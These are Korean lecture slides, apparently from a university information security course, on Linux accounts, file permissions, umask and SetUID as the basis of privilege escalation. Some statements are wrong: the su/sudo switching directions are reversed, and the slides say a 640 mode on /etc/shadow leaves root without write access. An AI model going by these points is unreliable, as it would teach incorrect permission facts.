
정보보호론 #8

코드 보안 - 추가자료

Prof. Byung Il Kwak

리눅스/유닉스의 계정과 권한 체계

- 로그인
  - 계정 아이디와 패스워드로 자신이 누구인지 밝히고 (인증: Authentication), 그에 따른 권한을 부여 받아 시스템에 대한 접근을 허가 받는 과정 (인가: Authorization)




- 시스템 해킹
  - 부여 받은 사용자 권한 이상의 권한을 획득하는 절차

리눅스/유닉스의 계정과 권한 체계

- 리눅스 시스템의 계정과 권한 체계
  - 매우 단순하여, root라고 불리는 관리자와 일반 사용자 계정만 있음
  - 계정 목록을 /etc/passwd 파일에 저장

```
vi /etc/passwd
```



리눅스/유닉스의 계정과 권한 체계

- Root 계정
  - 리눅스 운영체제에서 기본적으로 제공되는 최고 관리 권한 계정
- 일반 사용자 계정
- 사용자 전환
  - Root → 일반 사용자: sudo su
  - 일반 사용자 → Root: su $일반 사용자 계정명

리눅스/유닉스의 계정과 권한 체계

- /etc/passwd 파일 내용

```
root : x : 0 : 0 : root : /root : /bin/bash
❶    ❷   ❸   ❹   ❺      ❻       ❼
```

❶ 사용자 계정을 나타냄

❷ 패스워드가 암호화되어 shadow 파일에 저장되어 있음을 나타냄

❸ 사용자 번호(UID, User ID)

❹ 그룹 번호(GID, Group ID)

❺ 사용자의 이름


❻ 사용자의 홈 디렉터리를 설정함. 관리자이므로 홈 디렉터리가 /root임. 일반 사용자는 "/home/사용자명"과 같이 /home 디렉터리 하위에 위치함

❼ 사용자의 쉘을 정의함. 기본 설정은bash 쉘임

- UID와 GID는 리눅스에서 권한 수준을 정하는 기준
- 리눅스에서 관리자는 UID와 GID 0번으로 부여 받고, 일반 사용자는 그 외의 번호를 부여 받음
  - 만약 2개의 계정 ID가 달라도 UID와 GID가 같을 경우, 동일한 권한을 부여 받음

리눅스/유닉스의 계정과 권한 체계

- 리눅스/유닉스의 파일 시스템
  - 유닉스의 기본 디렉토리 구조



리눅스/유닉스의 계정과 권한 체계


리눅스/유닉스의 파일 시스템

유닉스의 기본 디렉토리 구조

디렉터리	내용
/bin	기본적으로 실행 가능한 파일을 담고 있다. (e.g., echo 등)
/etc	시스템의 환경 설정 및 주요 설정 파일을 담고 있다. (e.g., passwd 등)
/tmp	프로그램 실행 및 설치 시 생성되는 임시 파일을 담고 있다. 이 디렉터리에 파일을 저장하면 재부팅 시 임의로 삭제될 수 있다.
/lib	커널이 필요로 하는 각종 라이브러리 파일, 커널 모듈파일 등이 존재하는 디렉토리
/boot	커널을 위한 프로그램 파일을 담고 있으며, 부팅할 때 읽혀 수행된다.
/dev	시스템 디바이스(device)파일을 저장하고 있는 디렉토리 /dev/sda (하드디스크 장치파일), /dev/cdrom(CD-ROM)장치파일 등과 같은 장치 파일들이 여기에 위치함
/home	각 사용자의 작업 디렉터리를 담고 있다. 각 계정으로 로그인할 때 이 디렉터리 밑에 자신의 작업 디렉터리가 시작 디렉터리가 된다.
/usr	사용자가 직접 쓰는 파일을 담고 있다.

리눅스/유닉스의 계정과 권한 체계

```
ls  -al /etc
```



❶ 파일에 대한 접근 권한을 표현

❷ 해당 파일에 링크(Link)되어 있는 파일의 개수를 표시

❸ 보통 해당 파일을 생성한 계정이지만, 파일 생성자 또는 관리자가 수정 가능

❹ 생성한 계정이 속한 그룹이나 파일 생성자 또는 관리자가 해당 파일을 수정 가능

리눅스/유닉스의 계정과 권한 체계

리눅스/유닉스의 파일 시스템

```
drwxr-xr-x    2    root    root    4096    Mar    10    18:53    alternatives
```

파일 속성	파일 소유자 권한	그룹 권한	일반(Others) 권한
d	rwx	r-x	r-x

문자	파일 속성
d	디렉터리 파일(Directory File)
-	일반 정규 파일(Regular File)
l	링크되어 있는 파일(Symbolic Link File)

리눅스/유닉스의 계정과 권한 체계

- 리눅스/유닉스의 파일 시스템

파일 속성	파일 소유자 권한	그룹 권한	일반(Others) 권한
d	rwx	r-x	r-x

  - 파일에 대한 3가지 권한
    - 파일의 소유자 권한: 파일의 소유자에 대한 접근 권한
    - 그룹 권한: 파일의 소유 그룹에 대한 접근 권한
    - 일반(Others) 권한: 파일과 관련이 없는 이들(others)에 대한 접근 권한
  - rwx의 r, w, x는 각각 읽기(Read), 쓰기(Write), 실행하기(eXecution)를 의미
    - **r** : 4(2진수 100), **w** : 2(2진수 10), **x** : 1(2진수 1)
  - rwx는 숫자 r(4) + w(2) + x(1)를 더한 수 7(2진수 111)로 읽음
    - rwx rwx rwx는 파일의 소유자, 그룹, 관련이 없는 이들 모두가 파일을 읽고, 쓰고, 실행할 수 있으며, 권한을 777이라고 읽음
    - 접근 권한이 rwx r-x r-x인 경우 755로 읽음


리눅스/유닉스에서 파일에 대한 접근권한 작성

- 파일은 기본 생성 최고 권한이 666이며, 디렉터리의 생성 최고 권한은 777
  - 파일 및 디렉터리 생성 시 기본 권한은 최고 권한에서 umask 값을 빼준 값
    - ** **umask**는 컴퓨팅에서 새로 만들어진 파일에 파일 권한 설정을 어떻게 할지 제어하는 마스크 설정을 결정하는 명령어
  - **디렉토리의 기본 권한이 777인 것은 디렉토리에 실행 권한(x)가 없으면 디렉토리 내부로 들어갈 수 없기 때문

리눅스/유닉스에서 파일에 대한 접근권한 작성

- 파일 및 디렉터리 권한 변경
  - 생성되어 있는 파일의 권한 설정은 chmod 명령 이용


```
chmod 777 b.txt
```




리눅스/유닉스에서 파일에 대한 접근권한 작성

- 파일 소유자 그룹 변경
  - 파일의 소유자 변경은 chown 명령 이용, 그룹 변경은 chgrp 명령 이용


```
chown root b.txt
chgrp root b.txt
```





** 실행을 위해서는 su 명령어 또는 root 로그인 후 명령어 사용 가능

리눅스/유닉스의 권한 상승



https://www.handsonsecurity.net/resources.html

리눅스/유닉스의 권한 상승

- 시스템에서 해킹을 하는 주요 목적은 권한 상승
  - 리눅스에서는 SetUID를 이용한 권한 상승이 가능함

- 리눅스의 **Real UID (RUID), Real GID (RGID), Effective UID (EUID), Effective GID (EGID)**

```
wishfree : x : 1000 : 1000 : Ubuntu_17,,,: /home/wishfree : /bin/bash
```


Password 파일

- wishfree계정은 사용자 번호 (UID)를 1000번, 그룹 번호 (GID)를 1000번으로 부여 받음
  - 계정이 누구인가를 식별하는 UID, GID를 RUID, RGID라고도 함
  - 하지만 계정이 어떠한 권한을 가지고 있는가에 대한 UID와 GID도 존재함
    - RUID 및 RGID와의 구별을 위해 이를 EUID와 EGID라고 부름
  - 계정이 리눅스 시스템에 로그인할 때는 RUID=EUID, RGID=EGID 상태임

리눅스/유닉스의 권한 상승

- Passwd 명령으로 패스워드를 설정하면, 패스워드 암호화나 해시된 값이 /etc/shadow에 저장됨

```
ls  -al /etc/shadow
```



/etc/shadow 파일 권한 확인

  - passwd 명령으로 패스워드를 설정하여 저장한 shadow 파일은 권한이 640이므로, 관리자인 root도 쓰는 권한이 없음.

리눅스/유닉스의 권한 상승


- Password 변경에 사용되는 passwd 명령어 확인

```
ls  - al /usr/bin/passwd
```


  - rws r-x r-x 권한이 있는 것을 확인 할 수 있음
  - 's'가 특별한 역할을 수행하고 있어서, 일반 사용자들이 자신의 패스워드를 변경한 후, /etc/shadow 파일에 저장할 수 있음
  - s는 SetUID를 나타내고, 권한 상승과 관련되어 있다고 유추할 수 있음

리눅스/유닉스의 권한 상승

- SetUID란?
  - 즉, 일반 사용자가 다른 사용자의 프로그램을 해당 사용자의 권한으로 수행
  - passwd 명령어에는 SetUID 비트가 설정되어 있으므로 passwd 명령어를 수행하면, 일반 사용자가 root의 권한으로 자신의 계정 패스워드가 저장된 root 권한의 /etc/shadow파일을 수정할 수 있음




(a) SetUID를 설정했을 때



(b) SetUID를 설정하지 않았을 때

리눅스/유닉스의 권한 상승

- 리눅스 시스템에서 사용자가 명령 실행 시, 명령어를 찾는 경로와 절차



CONTENTS

- 리눅스/유닉스의 특수권한

